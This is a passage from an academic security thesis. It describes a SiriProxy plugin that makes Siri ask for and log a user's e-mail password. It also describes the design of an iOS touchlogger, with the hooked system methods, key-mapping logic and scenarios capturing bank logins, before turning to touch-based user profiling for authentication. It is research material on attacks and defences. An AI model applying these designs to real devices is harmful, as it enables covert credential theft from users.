[Info-iPhone] Received Object: SpeechPacket
...
[Info-iPhone] Received Object: SpeechPacket
[Info-iPhone] Received Object: FinishSpeech

[Info-Guzzoni ] Received Object: SpeechRecognized

[Info-Plugin Manager] Processing 'Yes'

[Info-Plugin Manager] Logging 'Yes' d

[Info-Guzzoni] Received Object: AddViews
[Info-Guzzoni] Received Object: RequestCompleted

```

FIGURE 5.9: Log file created by the plugin when sending an SMS.

speech, graphical user interfaces, text entry, and so on. So, for the last use case, we developed a smarter plugin able not only to eavesdrop on private information but also to interact with the user and ask them custom questions. By doing so, it becomes very likely for our man-in-the-middle entity to intercept confidential information such as the user’s e-mail address or even the password of their e-mail account(s). Due to the fact that Siri uses artificial intelligent to interact with the user in order to accomplish a task, e.g. send out an email, the question about the password would not bear any evidence of malicious behavior.

Figure 5.10 presents the message flow when the user attempts to send an e-mail using Siri. This results to the activation of the corresponding plugin residing on the man-in-the-middle entity (1). Once SiriProxy receives the translated text from the original Siri server - in this case “Send an email” – it will match it against the plugin settings (2). As a consequence, the plugin will temporarily block the original text message from being transmitted towards the original Siri server, and instead, it will send back a custom question to Siri asking the user which sender’s email address it should use. Since the e-mail address is generally considered public information the user is highly probable to reply providing its email address to Siri (3). As a next step, the plugin shall force Siri to pose a second question to the user. This time Siri will ask for the password of the

e-mail address the user gave in the previous step (5). Typically, a naive user will trust Siri and think that the password is necessary for the e-mail to be sent. Hence, they will respond with the password, thus enabling the plugin to log it in cleartext (6).




FIGURE 5.10: Message flow for acquiring user's password

5.5 From Keyloggers to Touchloggers

After examining the internal workings of malware and service-oriented attacks, in this section we focus on attacks that exploit critical hardware parts of modern portable devices and specifically that of the touchscreen. The proliferation of touchscreen devices

brings along several interesting research challenges. One of them is whether touchstroke-based analysis (similar to keylogging addressed in section 4.3) can be a reliable means of profiling the user of a mobile device. Of course, in such a setting, the coin has two sides. First, one can employ the output produced by such a system to feed machine learning classifiers and later on intrusion detection engines. Second, aggressors can install touchloggers to harvest user's private data. This malicious option has been also extensively exploited in the past by legacy keyloggers under various settings, but has been scarcely assessed for soft keyboards. Compelled by these separate but interdependent aspects, we implement the first-known native and fully operational touchlogger for ultra modern mobile devices and especially for those employing the proprietary iOS platform.

The primary aim of a touchlogger is to collect every touch event taking place on the screen. To do so, it needs to fulfill two fundamental requirements: (a) gain root permissions to be able to hook and override internal OS methods which are responsible for the detection and management of touch events, and (b) run in the background of the OS and constantly track and collect user's touch behavior.

In practice, several obstacles must be surpassed before one is able to collect the touch events happening on the display of a device. This is because mobile device OS restrict privileges granted to applications. In most cases, an application cannot acquire touchstrokes unless it is active and receives the focus on the screen. This alone makes the collection of touch events highly difficult. Also, in contrast to the typical mobile device with a (fixed) hardware keyboard and a small display screen, a touchscreen mobile device uses all the surface of the screen to display software views, buttons, check boxes, radio buttons or soft keyboard as the input data interface to the user.

Nowadays, Google's Android and Apple's iOS are dominating the market of touchscreen-equipped mobile devices. Considering these two disparate options, we selected the most challenging one, that is to implement a touchlogger using the proprietary iOS platform. In fact, both the aforementioned OS restrict access to their internal functions. However, in contrast to iOS, the Android source code is freely available for download and tinkering.

On the negative side, which is also presented in the following subsections, a touchlogger can be exploited by attackers to harvest sensitive user information such as passwords, account numbers, emails, social security numbers etc.

5.5.1 A fully-fledged Touchlogger for iOS Devices

Given the above restrictions, we implement iTL a fully-fledged touchlogger for iOS devices. iTL is written in Objective-C and compiled with Theos for iPhone ARM CPU and tested to run on iOS ver. 4 and above (see Appendix B). As already pointed out, iTL has been implemented using the unofficial ways for backgrounding (dylibs), the public and private frameworks and the MobileSubstrate framework, with the *substrate.h* header that overrides iOS methods (The iPhone Wiki, 2012). Figure 5.11 depicts the overall iTL architecture and details how it interacts with the touchscreen and the iOS. Note that while the aim of this work is not to elaborate on implementation details about the developed prototype, some details about its internal mechanics should be discussed here for facilitating the reading of the next sections and for the sake of completeness.

The main application that manages the iOS home screen is SpringBoard (iDW, 2012). The User Interface Kit (UIKit) framework is responsible for handling user interaction through the touchscreen with SpringBoard or any other application. The same framework also includes a set of standard subclasses a user can utilize, which range from simple buttons to complex tables. The User Interface View (UIView) class defines a rectangular area on the screen and the interfaces for managing the content in that area. At runtime, a view object handles the rendering of any content in its area and also takes care of any interactions with that content. Because an application interacts with the user primarily through UIView objects, these objects have a number of responsibilities such as drawing and animation, management of layout and subview, and event handling. Each UIView object acts as a responder that handles touch events also known as User Interface Events (UIEvent). A UIEvent is defined by the User Interface Responder (UIResponder), an interface for objects that is able to detect touch events and at the same time handle common gestures.

Every time, say, a finger touches, is dragged on, or is lifted from the screen, the digitizer, a thin film over the device display, tries to determine the shape of the touch area in order to calculate the exact location of the touch and instantiate an UIEvent object (Fig. 5.11(a)). Then, all UIEvent objects get grouped (Fig. 5.11(b)). Each UIEvent object contains User Interface Touch (UITouch) objects for all the fingers on the screen or just lifted from it.




FIGURE 5.11: iTL high-level architecture (note that all classes are being hooked while the class methods are being overridden).

The general syntax for UIEvent-handling API methods (Fig. 5.11(d)) for managing touch events are (Apple Inc., 2012):

- `touchesBegan:withEvent:` (one or more fingers touch down in a view)
- `touchesMoved:withEvent:` (one or more fingers associated with an event move within a view)

- `touchesEnded:withEvent:` (one or more fingers are raised from a view)
- `touchesCancelled:withEvent:` (when a system event – such as a low-memory warning – cancels a touch event)

So, in our case the corresponding primary UIEvent-handling API methods for touch events are coded as:

- `-(void)touchesBegan: (NSSet *) touches withEvent: (UIEvent *) event`
- `-(void)touchesMoved: (NSSet *) touches withEvent: (UIEvent *) event`
- `-(void)touchesEnded: (NSSet *) touches withEvent: (UIEvent *) event`
- `-(void)touchesCancelled: (NSSet *) touches withEvent: (UIEvent *) event`

Where *touches* is a set of `UITouch` instances that represent the touches that are created during a touch event, *event* is an object instance of the event to which the aforementioned touches belong, and *NSSet* is a class that declare the programmatic interface to an unordered collection of objects. Overall, the parameters of these methods associate touch object instances with their events – especially instances that are new or their field values have changed – and thus allow `UIEvent` (responder) objects to track and handle the touches as the delivered events progress through the phases of a multi-touch sequence.

This is the phase where iTL intervenes. Normally, after the `UIEvents` get grouped, the primary `UIEvent`-handling methods for touches inform the `UIView` object about the detected touch event or the multi-touch gesture (Fig. 5.11(f)). The main difficulty in acquiring touchstrokes is that each application (either native or custom) has its own `UIView` object. The direct effect of this problem is that one cannot collect touch events unless the application is active and receives the focus on the screen. The novelty of our implementation is that we intervene and hook against the `UIView` class, thus managing to collect all touch events regardless if the application `UIView` focus is on the screen or not (Fig. 5.11(c)). Also, we override the primary `UIEvent`-handling methods for touches toward defining the exact location of the touch which drags, lifts, moves or gets cancelled from the screen. Furthermore, as depicted in Fig. 5.11, iTL hooks against: (a) the `UIKeyboard` class by overriding the `activate/deactivate` method to detect when the

virtual keyboard is activated or deactivated, and (b) the Springboard `SBAApplicationIcon` class by overriding the launch method to detect which application is activated by the user each time.

Recall, that a touchlogger can be used both defensively and offensively. So, `iTL` has been designed in line with this goal. It consists of two modules namely `iGestureLogger` (`iGL`) and `iKeylogger` (`iKL`). The first one is responsible to track every touch event or gesture happening on the device's display in an effort to collect enough data to build the user's profile for use by, say, an IDS. The other, tries to identify touch events that occur inside the area of a pre-defined soft keyboard. Then, it attempts to translate every touch to the corresponding (actual) key. If not, the corresponding touch event is discarded. These two modules are depicted in Fig. 5.11 (as (d) and (e) respectively) and as we can observe, they trigger different methods but one. Also note that these modules can operate either in tandem or independently.

5.5.2 Touchloggers as Malware

Keyloggers can be classified into hardware keyloggers, where a tiny electronic device is used to log the data between a keyboard and the I/O port, and software keyloggers where a software program hooks the methods of the keypad in order to monitor the pressed keys (Sagiroglu and Canbek, 2009). The focus of this work is on software keyloggers which are variously known as tracking software, keystroke monitor systems, keyboard sniffers etc. This kind of software is also embedded in seemingly innocuous and useful applications in the form of spyware (Sipior and Ward, 2008, Zaitsev, 2010). In any case, the primary aim of a keylogger is to share system resources with legitimate programs remaining hidden while recording passwords, private conversations or e-mails (Sreenivas and Anitha, 2011). In a nutshell, keyloggers for both fixed computers and mobile devices are expected to share the same basic architecture with the only difference that the first hook the keyboard methods from a hardware keyboard while the latter from a software one. Very recently, we have witnessed a limited number of touchlogging commercial software even for (jailbroken) iPhone devices (`iKeyGuard`, 2012). However, these solutions are able to monitor only the native soft keyboard of the iOS and therefore incapable of recording touches that occur in custom-made virtual keyboards used by many websites (e.g., those used by mobile banking websites). This means that in contrast to what is proposed in

(Cai and Chen, 2011) and other keylogging schemes for hard or soft keyboards, iKL does not hook any keyboard methods to log the pressed key. Instead, it locates the touched point (actually, a small rectangular surface) on the screen and translates that location to the actual key pressed on the virtual keypad, based on a pre-defined module as explained in the following. More specifically, iKL hooks against `SBAplicationIcon`, `UIKeyboard`, `Application`, and `UIView` classes and overrides the corresponding class methods which are (Fig. 5.11(e)):

- `-(void)launch`; launches an application
- `-(void)touchesBegan:withEvent:`; detects the beginning of a touch event
- `-(BOOL)pointInside:withEvent:`; returns true on a touch event and false otherwise
- `-(void)active`; activates the soft keyboard
- `-(void)deactive`; deactivates the soft keyboard
- `-(int)orientation`; returns 0 if portrait or 1 otherwise (landscape)
- `-(id)activeURL`; returns the URL loaded in MobileSafari
- `-(void)applicationWillTerminate`; terminates the MobileSafari application

The iTL routine constitutes of two main parts; the *Location Module Manager* (LMM) (Appx refapp:LMM) and the *Location Module(s)* (LM) (Appx B.0.6, B.0.7, B.0.8). The first is responsible for deciding which LM is appropriate to capture key-touch events depending on the case, while the second is in charge of detecting a touch event and translating it to the pre-defined key. iTL is developed as a dylib able to run continuously in the background of the OS staying hidden from the legitimate user. Because of that, it can easily fuse with other malware like iSAM (see section 5.3) and be part of a botnet. Also, iKL can be programmed so as to automatically “tweet” the intercepted data (log files, images) to a private Twitter account (e.g., by using the native SDK provided by Twitter) or to a server that is under the control of the attacker.

Based on the loaded application, the LMM attempts to define which LM will be dynamically loaded. After that, it is up to that LM to realize which (virtual) key has been pressed. LMs are dylibs which map pre-defined touch locations to the virtual keys of the (soft) keyboard. It is therefore deduced that LMs can be created and added by the

attacker based on the keyboard interfaces they desire to trace. By default, iKL has two LMs, namely KeyLandscape (`key_land.dylib`) and KeyPortaint (`key_port.dylib`). That is, the KeyLandscape module contains pre-defined key locations for the native landscape virtual keyboard, while KeyPortaint contains the same information but for the native portrait virtual keyboard (Appx B.0.6).

First off, the `SBApplicationIcon`, `Application`, and `UIKeyboard` API class methods have been hooked by the LMM. To successfully hook the methods of the first two aforementioned private classes, it was necessary to class-dump both the SpringBoard and Mobile iOS applications and retrieve the class headers. Based on the loaded application the LMM tries to perceive if the virtual keyboard is active or not (by default all iOS applications use the native virtual keypad). Therefore, if the virtual keyboard pops up, the LMM checks the orientation (landscape or portrait) of the device and loads KeyLandscape, if landscape, or KeyPortaint otherwise. Once the LM is loaded, iTL attempts to define if the location of the touch point is within the rectangular area that confines a virtual key. This area is defined by four Cartesian coordinates per key (Appx B.0.6, #2). If true, then the corresponding key will be logged into a text file (Appx B.0.5, #1). Keep in mind that native iOS soft keyboard consists of four levels. That is, lowercase alphabetic keys, uppercase alphabetic keys, numeric keys and symbol keys corresponding to levels 0, 1, 2, and 3. Both the KeyPortaint and KeyLandscape modules are able to perceive to which level of the iOS keyboard the user is touching and hence log the correct key (Appx B.0.6, #1, 2).

To test iTL, we conducted three real use-cases which are described further down. It is stressed that all experiments had 100% accuracy in logging the keys (usernames, passwords etc), thus bypassing any security mechanisms such as https sessions or custom virtual keyboards presented by websites.

5.5.2.1 Scenario I

According to this scenario, we used an iOS proprietary application for m-banking transactions developed by (EFG Eurobank App, 2012). To login into their bank account, the user needs to type their credentials using the native iOS keyboard. Once a finger touches on a text entering box, the virtual keyboard is activated (Appx B.0.5, #3) and at the same time the LM loads the KeyPortaint module (Appx B.0.7, #4 – 6). Since

then, all pressed keys will be logged. In case the user changes the orientation of the device to landscape the KeyLandscape module is automatically loaded (Appx B.0.5, #7, 8). Using Safari mobile we visit a bank website (EFG Eurobank, 2012) to make some m-banking transactions. Once more in order for a user to login into their account, they need to type their credentials using the iOS native keyboard. Depending on the orientation of the device, the KeyPortaint or KeyLandscape will log again the credentials (Appx A.3).

5.5.2.2 Scenario II

In this second scenario we developed another, but this time more intelligent LM, namely KeyVirtual (keyvirtual.dylib) that works only with a specific bank website (Syndicate Bank, 2012), and is able to detect the keys from any virtual custom keyboard presented by this website. Once the LMM detects Mobile Safari and (Syndicate Bank, 2012) as the loaded URL, loads the KeyVirtual module (Appx B.0.5, #9–11). This time, the module contains the pre-defined location of all virtual keys presented by the website when: (a) the zoom level is set to zero, and (b) the page is aligned to the center of the device’s display. Every time the user performs a zoom in or out to the webpage or tries to relocate the position of the website view, the module recalculates on-the-fly the pre-defined key locations based on the new zoom level and the new webpage view position (Appx B.0.5, #1–6). So, to prepare for the attack, the aggressor must first perform a degree of reconnaissance to record the layout of the virtual keyboard the website of interest uses. The *Hovering keyboard* is another retaliatory tactic used against keylogging when a mouse is available. Specifically, this method enables the user to enter their private information (e.g., a password) by just pointing the mouse on the relevant characters. This is also known as “MouseOver”. However, as it is obvious, in our case this method does not prohibit adversaries from spying because of the touchscreen.

5.5.2.3 Scenario III

In this last scenario we developed an even smarter LM able to bypass the state-of-the-art security mechanism, namely *Scrambled keyboard* employed usually by bank websites as a last resort protection against keylogging. The Scrambled keyboard is a server-side script that implements a keyboard that is both virtual and dynamic in nature. This

means that the position of characters displayed on the virtual keyboard changes every time the user touches on a key. Once again, the LM must be designed especially for the target-website.

To demonstrate this situation we implemented an LM, namely KeyScram (keyscram.dylib) that works only with mobile banking services offered by a specific bank (PanCaribbean Bank, 2012). More precisely, once the LMM detects Mobile Safari and (PanCaribbean Bank, 2012) as the URL, it automatically loads the aforementioned virtual module (Appx B.0.5, #9, 12, 13). Recall from the previous subsection that normally an LM stores the static location for the website's virtual keys along with their names. For instance, if the user touches on an area of the screen defined by four Cartesian coordinates, i.e., (x_1, y_1) , (x_2, y_2) , (x_3, y_3) , (x_4, y_4) the module automatically translates it to the corresponding key, say, 'a'. However, in this case, it is practically impossible to pre-define the position of each key and then associate it with its name (character) because their position changes randomly every time the user touches on a key. So, this time, the module contains the Cartesian coordinates of all virtual keys presented by the keyboard (when the zoom level is set to zero and the page is aligned to the center of the device's display) but it assigns to all of them the null value.

First, iKL detects if the touch event corresponds to a key location (Appx B.0.8, #3). If true, the module instantly captures a screenshot of the area defined by the four Cartesian coordinates of that key and saves this tiny image using a name in the form $\{device_unique_ID, serial_number, time_in_msecs\}$ (Appx B.0.8, #1, 4). Again, every time the user performs a zoom in or out on the webpage or tries to relocate the position of the website view, the module recalculates on-the-fly the actual positions of all virtual keys based on the new zoom level and the orientation of the mobile device (Appx B.0.8, #2).

Taking into account the above discussion, and setting aside user discontent, the only way to temporarily evade such a touchlogger is having the virtual keyboard to constantly change the size of the virtual keys as well. But even in this case, the malware can capture a screenshot of all the screen area after placing a small transparent dot on the point the user touched the screen. Of course, this can lead to several images that occupy a considerable amount of memory in the device's permanent storage space which in turn may eventually expose the malware.

Chapter 6

Observing User's Behavior

As discussed in chapter 4, over the last decade several promising mobile device detection approaches have been examined in the literature trying to provide a secure, safe and accurate mobile environment. With the exploitation of new powerful OS, such as Android and iOS and the intelligent malicious software, the research community has not been ameliorate. The last three years, a variety of modern intelligent detection mechanisms have been proposed in the literature. Mainly, these mechanisms are using biometrics trying to create profile based on the user behavior, the application or services activities and the called, by the application or the system, functions, in an effort to detect anomaly patterns. An anomaly pattern may indicate that the mobile device has been affected by a malicious software, an application or service occurs unexpected usage or the device is controlled by an unauthorized user.

In this chapter user profiling is examined in an effort to provide new biometric detection techniques for mobile devices, aiming to detect illegitimate usage of services or provide continuous authentication to ensure the legitimacy of the current user.

In the first section, user profiling based on touchlogging data is assessed. Also, a full-fledged touchlogger for devices on the iOS platform presented, able to log files of the touching events are then fed to popular machine learning algorithms to classify user behavior with the aim to assess the feasibility of this type of software to be used as some sort of user continuous-authentication mechanism. In the second section, the behavior of the end-user in terms of Telephone calls, SMS and Web browsing history is examined independently as well as in combination in a Multimodal fashion in order to

detect illegitimate use of service by a potential malware or a thief. The experimental procedure includes and cross-evaluates four machine learning algorithms (i.e. Bayesian Networks, Radial Basis Function, K-Nearest Neighbours and Random Forest).

6.1 User Profiling: Touch Patterns

As already discussed in section 2.3, mobile devices are getting constantly smaller, cheaper, more convenient and powerful, and are able to provide a plethora of advanced data input interfaces enabling the user to interact with the device more productively. Typical examples of such advanced features include software keyboards displayed on a touch-screen instead of hard ones, magnetometer and gyroscope for measuring or maintaining the orientation of the device etc.

However, at the same time, modern mobile devices represent a promising target for malware developers that struggle to expose users' sensitive data, compromise the device or manipulate popular services as already seen in section 2.5. On the one hand, such expensive devices are attracting the attention of occasional or even petty thieves. Note that the target of such incidents may not only be the device itself (e.g., sell it for profit) but in some cases the data stored on it.

Under this prism, it is obvious that with the exception of a limited number of very expensive devices, the majority of mobile devices still use traditional authentication and access control methods such as Personal Identification Number (PIN), Screen Lock Password (SLP), which in many cases are not sufficient to offer integral protection against intrusions. To exemplify this, it is certain that such approaches do not safeguard the private data on stolen devices after authentication has been carried out (post-authentication state). In the simplest case, if a mobile device comes under the possession of the attacker and is in an unlocked state, private data can be exploited. In these situations it is desirable to equip the device with a mechanism able to constantly track and identify its owner(s)' behavior and thus enable it to detect misuses by itself. Consequently, and as discussed in chapter 4, the research community is increasingly interested in developing intelligent post-authentication controls based on biometric technologies for bolstering the security of mobile devices. To this end, keystroke analysis can be a fruitful means of identifying (profiling) the legitimate user of a mobile device. Actually, as detailed

further down in chapter 4, this option has been investigated in the past, but for mobile devices equipped with physical keyboards. This possibility however has hardly been explored for modern mobile devices having a touchscreen to interact with the user. Note that the data produced when using such an interface is of great amount and diversity. That is, the touch data does not solely originate from the soft keyboard of the device but from all, say, finger movements the user makes on the device's display (e.g., sliding movements including up/down gestures).

Still today, the majority of mobile devices consist of a hardware keypad and a small screen as the I/O interfaces for the user. In most cases, to interact with the OS menu a user needs to utilize specific hardware buttons (e.g., up, down, right, left). Additionally, the user employs the hardware keyboard to write text messages, emails etc. Based on this fact, so far, all keystroke analysis systems but one presented in the literature capitalize on physical keyboard data and more specifically those collected during texting or other text entering activities to authenticate the user. As detailed in section 4.3, some works do consider touchlogging but in an indirect way demonstrating that motion or touch events are a significant side channel, which may leak confidential information on mobile devices.

So, we can argue that iTL, see section 5.5.1, reinvents and expands keystroke logging but for touch-based surfaces and sets new directions on the data and features need to be used to (post)authenticate, say, a mobile device user. Putting it another way, post-authentication requires building the profile of the legitimate user based on touch (behavioral) patterns. The iGL module accomplishes this by detecting and logging every touch event generated by the user the exact same time that they interact with the OS, e.g., when writing messages or using applications in general. Therefore, the output produced by such a system can be fed to an IDS to detect misuses. However, before everything else, we need to assess the effectiveness of such system in correctly classifying user's touching behavior. This is achieved with the help of machine learning techniques. This process would provide evidences of the potentiality of touchlogging to be used as the core part of any post-authentication scheme or mechanism. The following two sections discuss our methodology and present the results.

<pre>B&289.000000&315.000000&1338039343.262504 E&289.000000&315.000000&1338039344.371433</pre>	} <p>These two records represent a single touch that took place at point (289, 315) on May 26, 2012 at 16:35:33 and finished at point (289, 315) on May 26, 2012 at 16:35:34.</p>
<pre>B&127.000000&9.000000&1338039383.002623 M&128.000000&20.000000&1338039383.079756 M&128.000000&27.000000&1338039383.095648 M&127.000000&35.000000&1338039383.111724 M&126.000000&41.000000&1338039384.127827 M&125.000000&48.000000&1338039384.143633 E&124.000000&57.000000&1338039384.159744</pre>	} <p>This set of records designate a gesture event that started at point (127, 9) on May 26, 2012 at 16:36:23 and finished at point (124, 57) on May 26, 2012 at 16:36:24.</p>
<pre>C&197.000000&183.000000&1338039482.487029</pre>	} <p>A single touch that took place at point (197, 183) on May 26, 2012 at 16:38:02, but canceled by the system.</p>

FIGURE 6.1: iGL log file example records (B=Begin, M=Move, E=End, C=Cancel. The character & is used as a separator between the fields)

6.1.1 Touchstroke pseudocode analysis

Before presenting our methodology and findings it is considered necessary to briefly discuss how iGL operates. Although this work assumes a minimum level of familiarization with objective C and iOS programming by the reader, this section (along with section 5.2) is necessary for reasons of completeness. The pseudocode of all methods discussed in this section is given in Appendix B.

The iGL module has been developed as a dylib so as to be able to run continuously in the background of the iOS. As already pointed out in Fig. 5.11 (d), to detect and record touch occurrences, it was imperative to override four salient iOS touch methods (touchesBegan:withEvent:, touchesMoved:withEvent:, touchesEnded:withEvent:, touchesCancelled:withEvent:). Due to the number of the instantiated touch events (which may be substantially large), a temporary list has been used in RAM before they being flushed to a file (Appx B.0.4, #1). This temporary list (threshold) should neither be very long due to memory restrictions nor too short due to CPU performance when the data are written to the file (Appx B.0.4, #2, 3, 11). Next, the UIView class gets hooked in order to access all UIViews displayed on the screen regardless if Springboard (the iOS menu) or a user application has the focus (Appx B.0.4, #4). Then, the four aforementioned methods are overridden (Appx B.0.4, #5, 14, 16, 18). In the following, only the touchesBegan:withEvent (overridden) method will be analyzed as an example in pseudocode because all four methods have the same programming logic.

The `touchesBegan:withEvent:` method is responsible for informing the receiver (i.e., the digitizer) when one or more fingers touch down in a view. As input parameters accepts a set of `UITouch` object instances that represent the touch points (as objects) where the event has been initiated, and the event (another object) to which the touches belong (Appx B.0.4, #5). Then, the letter *B* is inserted into a string object meaning that a touch has began (Appx B.0.4, #6, 7). Instead of letter *B*, letter *M* can be used for `touchesMoved:withEvent:`, *E* for `touchesEnded:withEvent:` and *C* for `touchesCancelled:withEvent:` (Appx B.0.4, #6, 15, 17, 19). Additionally, a `Touch` and a `gesturePoint` object are instantiated to get the exact X, Y pair of coordinates from the touch event. Once the coordinates get retrieved, they are added to the temporary list (Appx B.0.4, #8, 9) along with a `Date` object which represents the timestamp when the event took place (Appx B.0.4, #10). Last, the event is numbered and the original method is called (Appx B.0.4, #13). Once the counter reaches its maximum (Appx B.0.4, #11), the `writeTouch` method executes and writes the data from the buffer to a file located in the temporary folder of the iOS file system (Appx B.0.4, #12). It is stressed that just right before finishing its execution, our code calls the original `touchesBegan:withEvent:` method so as to allow the execution of already scheduled system calls (Appx B.0.4, #13). Think for example the following scenario: the active application is awaiting the coordinates where the user touched on the screen. However, because our code hooks against the normal system calls, the application will never receive a response, unless our code passes the control back to the system.

6.1.2 Methodology and Data Structure

